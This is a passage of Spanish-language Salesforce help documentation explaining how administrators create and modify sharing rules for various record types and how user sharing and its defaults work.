     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

10. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Modificación de reglas de colaboración de casos

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de casos, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Creación de reglas de colaboración de campaña

Las reglas de colaboración de campaña se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de campañas, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional** Edition para un coste adicional y en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de campaña, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |
| Acceso completo | Cualquier usuario del grupo, función o territorio seleccionado puede ver, modificar, transferir, eliminar y compartir el registro, tal y como lo hace el propietario del registro.<br>Con una regla de colaboración de acceso completo, los usuarios también pueden ver, modificar, eliminar y cerrar las actividades asociadas con el registro si la configuración de colaboración de la organización para las actividades está definida como Controlado por principal. |

**10.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración

Consideraciones sobre reglas de colaboración

Categorías de regla de colaboración

## Modificación de reglas de colaboración de campaña

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de campañas, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |
| Acceso completo | Cualquier usuario del grupo, función o territorio seleccionado puede ver, modificar, transferir, eliminar y compartir el registro, tal y como lo hace el propietario del registro.<br><br>Con una regla de colaboración de acceso completo, los usuarios también pueden ver, modificar, eliminar y cerrar las actividades asociadas con el registro si la configuración de colaboración de la organización para las actividades está definida como Controlado por principal. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional** Edition para un coste adicional y en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para modificar reglas de colaboración:

- "Gestionar colaboración"

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Reglas de colaboración
- Consideraciones sobre reglas de colaboración
- Categorías de regla de colaboración

## Creación de reglas de colaboración de Texto rápido

Para crear reglas de colaboración de Texto rápido:

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de Texto rápido, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. En la línea Texto rápido: propiedad de miembros, especifique los usuarios que poseen los datos seleccionando una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable.
7. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
8. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

9. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:

- "Gestionar colaboración"

CONSULTE TAMBIÉN

- Reglas de colaboración
- Consideraciones sobre reglas de colaboración
- Categorías de regla de colaboración

# Creación de reglas de colaboración de objetos personalizados

Las reglas de colaboración de objetos personalizados se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de objeto personalizado, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración del objeto personalizado, haga clic en **Nuevo**.
4. Introduzca la etiqueta y el nombre de regla. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

10. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Modificación de reglas de colaboración de objetos personalizados

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración del objeto personalizado, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**.

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Crear reglas de colaboración de pedidos

Las reglas de colaboración de pedidos se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de pedidos, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de pedidos, haga clic en **Nuevo**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Solo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

10. Haga clic en **Guardar**.

## Modificar reglas de colaboración de pedidos

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de pedidos, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Solo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

## Creación de reglas de colaboración de solicitudes de aprovisionamiento de usuarios

Las reglas de colaboración de solicitudes de aprovisionamiento de usuarios se pueden basar en el propietario del registro, únicamente. No puede crear reglas de colaboración de solicitudes de aprovisionamiento de usuarios basadas ne criterios. Puede definir hasta 300 reglas de colaboración de solicitudes de aprovisionamiento de usuarios.

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de solicitudes de aprovisionamiento de usuarios, haga clic en **Nuevo**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración de solicitudes de aprovisionamiento de usuarios:
- "Gestionar colaboración" y "Utilizar funciones de identidad"

6. En la línea `propiedad de miembros de`, especifique los usuarios cuyos registros se comparten. Seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
7. En la línea `En colaboración con`, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
8. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

9. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración
Modificación de reglas de colaboración de solicitudes de aprovisionamiento de usuarios
Aprovisionamiento de usuario para aplicaciones conectadas

## Modificación de reglas de colaboración de solicitudes de aprovisionamiento de usuarios

Para las reglas de colaboración basadas en un propietario, sólo puede modificar la configuración de acceso compartido. No puede crear reglas de colaboración de solicitudes de aprovisionamiento de usuarios basadas ne criterios.

1. Desde Configuración, introduzca *`Configuración de colaboración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de solicitudes de aprovisionamiento de usuarios, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Reglas de colaboración
- Consideraciones sobre reglas de colaboración
- Categorías de regla de colaboración
- Aprovisionamiento de usuario para aplicaciones conectadas

## Crear reglas de colaboración de órdenes de trabajo

Las reglas de colaboración de órdenes de trabajo están basadas en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de órdenes de trabajo, incluyendo hasta 50 reglas de colaboración basadas en criterios.

Nota: La colaboración basada en criterios para órdenes de trabajo está en versión Beta. Para obtener información acerca de su activación en su organización, póngase en contacto con Salesforce.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

Para activar órdenes de trabajo:
- "Personalizar aplicación"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de órdenes de trabajo, haga clic en **Nuevo**.
4. Introduzca el valor en **Nombre de etiqueta** y haga clic en el campo **Nombre de regla** para que se cumplimente automáticamente.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - `Basada en el propietario del registro`: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - `Basada en criterios`: especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

   Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea **En colaboración con**, especifique los usuarios que obtienen el acceso a los datos: Seleccione una categoría en la primera lista desplegable y un conjunto de usuarios en la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

**10.** Haga clic en **Guardar**.

## Consideraciones sobre reglas de colaboración

Las reglas de colaboración le permite otorgar acceso a los datos de forma selectiva a conjuntos de usuarios definidos. Revise las siguientes notas antes de utilizar reglas de colaboración:

**Otorgar acceso**

- Puede utilizar reglas de colaboración para otorgar un acceso más amplio a los datos. No puede restringir el acceso por debajo de sus niveles predeterminados para toda la organización.
- Si hay reglas de colaboración múltiples que otorgan a un usuario niveles de acceso diferentes a un registro, el usuario obtiene el nivel de acceso más permisivo.
- Las reglas de colaboración otorgan automáticamente acceso adicional a registros relacionados. Por ejemplo, las reglas de colaboración de oportunidades ofrecen a funciones o miembros de grupos el acceso a la cuenta asociada con la oportunidad compartida si aún no lo tienen. Del mismo modo, las reglas de colaboración de contactos y casos proporcionan a la función o los miembros de grupos también el acceso a la cuenta asociada.
- Se otorga automáticamente a los usuarios en la jerarquía de funciones el mismo acceso que tienen los usuarios por debajo de ellos en la jerarquía desde una regla de colaboración, siempre que el objeto sea un objeto estándar o que la opción **Otorgar acceso con jerarquías** esté seleccionada.
- Con independencia de las reglas de colaboración, los usuarios pueden, como mínimo, ver las cuentas en sus territorios. Además, los usuarios pueden obtener el acceso para ver y modificar los contactos, oportunidades y casos asociados con las cuentas de los territorios.

**Actualización**

- La creación de una reglas de colaboración basada en propietario con los mismos grupos de origen y de destino que una regla existente sobrescribe la regla existente.
- Una vez se ha guardado la regla de colaboración, no puede cambiar los parámetros del campo `Compartir con` cuando modifica la regla de colaboración.
- Las reglas de colaboración se aplican a todos los registros nuevos y existentes que coinciden con la definición del conjunto de datos de origen.
- Las reglas de colaboración se aplican a los usuarios activos e inactivos.
- Cuando cambia los niveles de acceso para una regla de colaboración, todos los registros existentes se actualizan automáticamente para reflejar los nuevos niveles de acceso.
- Cuando elimina una regla de colaboración, el acceso de colaboración creado por esa regla se elimina automáticamente.
- Cuando modifique los usuarios que están en un grupo, función o territorio, las reglas de colaboración se reevalúan para agregar o eliminar acceso según sea necesario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de colaboración de cuentas y contactos se encuentran disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de oportunidades, pedidos, candidatos, casos, territorios y objetos personalizados de cuenta se encuentran disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de campaña están disponibles en **Professional Edition** a un coste adicional, así como **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Sólo las reglas de colaboración de objetos personalizados están disponibles en **Database.com**

- Cuando transfiere registros de un usuario a otro, las reglas de colaboración se reevalúan para agregar o eliminar el acceso a los registros transferidos según sea necesario.
- La realización de cambios en reglas de colaboración puede requerir cambiar un gran número de registros a la vez. Para procesar estos cambios de forma eficiente, su solicitud se podría poner en cola y podría recibir una notificación por correo electrónico cuando se haya completado el proceso.
- Las reglas de colaboración de candidatos no otorgan acceso automáticamente a la información de los candidatos después de que los candidatos se conviertan en registros de cuenta, contacto y oportunidad.

**Usuarios del portal**

- Puede crear reglas para compartir registros entre la mayoría de los tipos de usuarios del portal de clientes y usuarios de Salesforce. Del mismo modo, puede crear reglas de colaboración entre usuarios del portal de clientes de diferentes cuentas mientras tengan licencia de usuario del gestor del portal de clientes. No obstante, no puede incluir usuarios de portal de gran volumen en reglas de colaboración porque no tienen funciones y no pueden estar en grupos públicos.
- Puede convertir fácilmente las reglas de colaboración que incluyan Funciones, subordinados internos y de portal para que incluyan Funciones y subordinados internos, utilizando el asistente para convertir el acceso de usuario al portal. Además, puede utilizar este asistente para convertir cualquier informe, panel y carpeta de documentos accesible públicamente en carpetas que sean accesibles para todos los usuarios excepto los usuarios de portal.

**Campos de paquetes gestionados**

Si una regla de colaboración basada en criterios hace referencia a un campo desde un paquete gestionado con licencia cuya licencia ha vencido, se anexa `(vencido)` a la etiqueta del campo. La etiqueta del campo se muestra en la lista desplegable de campos en la página de definición de la regla en Configuración. Las reglas de colaboración basadas en criterios que hacen referencia a campos vencidos no se vuelven a calcular, y no se comparten los nuevos registros basados en esas reglas. No obstante, se mantiene la colaboración de registros existentes antes del vencimiento del paquete.

CONSULTE TAMBIÉN

Reglas de colaboración

# Uso compartido de usuarios

La colaboración de usuario le permite mostrar u ocultar un usuarios interno o externo de otro usuario en su organización.

Por ejemplo, puede ser un fabricante que desea incluir todos los distribuidores en su organización mientras continúa evitando que interactúen entre ellos. Si es así, establezca los valores predeterminados de toda la organización para el objeto de usuario como Privado. A continuación, abra el acceso a distribuidores especificados con reglas de colaboración o colaboración manual.

Con la colaboración de usuarios, puede:

- Asignar el permiso "Ver todos los usuarios" a usuarios que necesitan ver e interactuar con todos los usuarios. Este permiso se activa de forma automática para usuarios que cuentan con el permiso "Gestionar usuarios".
- Establecer el valor predeterminado de toda la organización de los registros de usuarios como Privado o Solo lectura pública.
- Crear reglas de colaboración de usuarios basadas en una suscripción a grupo u otros criterios.
- Crear colaboraciones de usuario para registros de usuario con el fin de abrir el acceso a usuarios individuales o grupos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Colaboración manual, portales y comunidades disponibles en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Controlar la visibilidad de usuarios externos en portales de clientes o socios y comunidades.

CONSULTE TAMBIÉN

Concepto de colaboración de usuarios

Restauración de los valores predeterminados de visibilidad del usuario

Control de qué usuarios de comunidad o portal pueden ver

## Concepto de colaboración de usuarios

Establezca valores predeterminados de toda la organización para registros de usuario internos y externos. A continuación, amplíe el acceso utilizando reglas de colaboración basándose en la pertenencia a grupos públicos, funciones o territorios o bien utilizar la colaboración manual para compartir registros de usuario individual con otros usuarios o grupos.

Cuando activa la colaboración de usuario, los usuarios pueden ver otros usuarios en vistas de lista y búsqueda y mucho más únicamente si tienen acceso de lectura a esos usuarios.

Revise estas consideraciones antes de implementar la colaboración de usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Colaboración manual disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Permiso "Ver todos los usuarios"**

Este permiso se puede asignar a usuarios que necesitan el acceso Leer a todos los usuarios, independientemente de la configuración de la colaboración. Si ya cuenta con el permiso "Gestionar usuarios", se le otorgará automáticamente el permiso "Ver todos los usuarios".

**Valores predeterminados de toda la organización los registros de usuarios**

El valor predeterminado de esta configuración es Privado para los usuarios externos y Solo lectura pública para usuarios internos. Cuando el acceso predeterminado se establece en Privado, los usuarios solo pueden leer y modificar su propio registro de usuario. Los usuarios con subordinados en la jerarquía de funciones mantienen el acceso de lectura de los registros de usuario de estos subordinados.

**Reglas de colaboración de usuario**

Las consideraciones sobre reglas de colaboración generales se aplican a las reglas de colaboración de usuarios. Las reglas de uso compartido de usuarios se basan en la suscripción a un grupo público, función o territorio. Las reglas de uso compartido comparten miembros de un grupo de origen con los del grupo de destino. Debe crear los grupos públicos, funciones o territorios adecuados antes de crear las reglas de uso compartido. Los usuarios heredan el mismo acceso que los usuarios que se encuentran por debajo de ellos en la jerarquía de funciones.

**Colaboraciones manuales para registros de usuarios**

La colaboración manual puede conceder acceso de lectura o modificación a un usuario individual, pero solo si el acceso es mayor que el acceso predeterminado para el usuario de destino. Los usuarios heredan el mismo acceso que los usuarios que se encuentran por debajo de ellos en la jerarquía de funciones. No se admite la colaboración gestionada por Apex

**Colaboración de usuarios para usuarios externos**

Los usuarios con el permiso "Gestionar usuarios externos" tienen acceso a los registros de usuarios externos de los usuarios de los portales Gestión de relaciones con los socios, Servicio al cliente y Autoservicio del cliente, independientemente de las reglas de colaboración o configuración predeterminada para toda la organización de los registros de usuarios. El permiso "Gestionar usuarios externos" no concede acceso a invitados o usuarios externos de Chatter.

**Compatibilidad de colaboración de usuario**

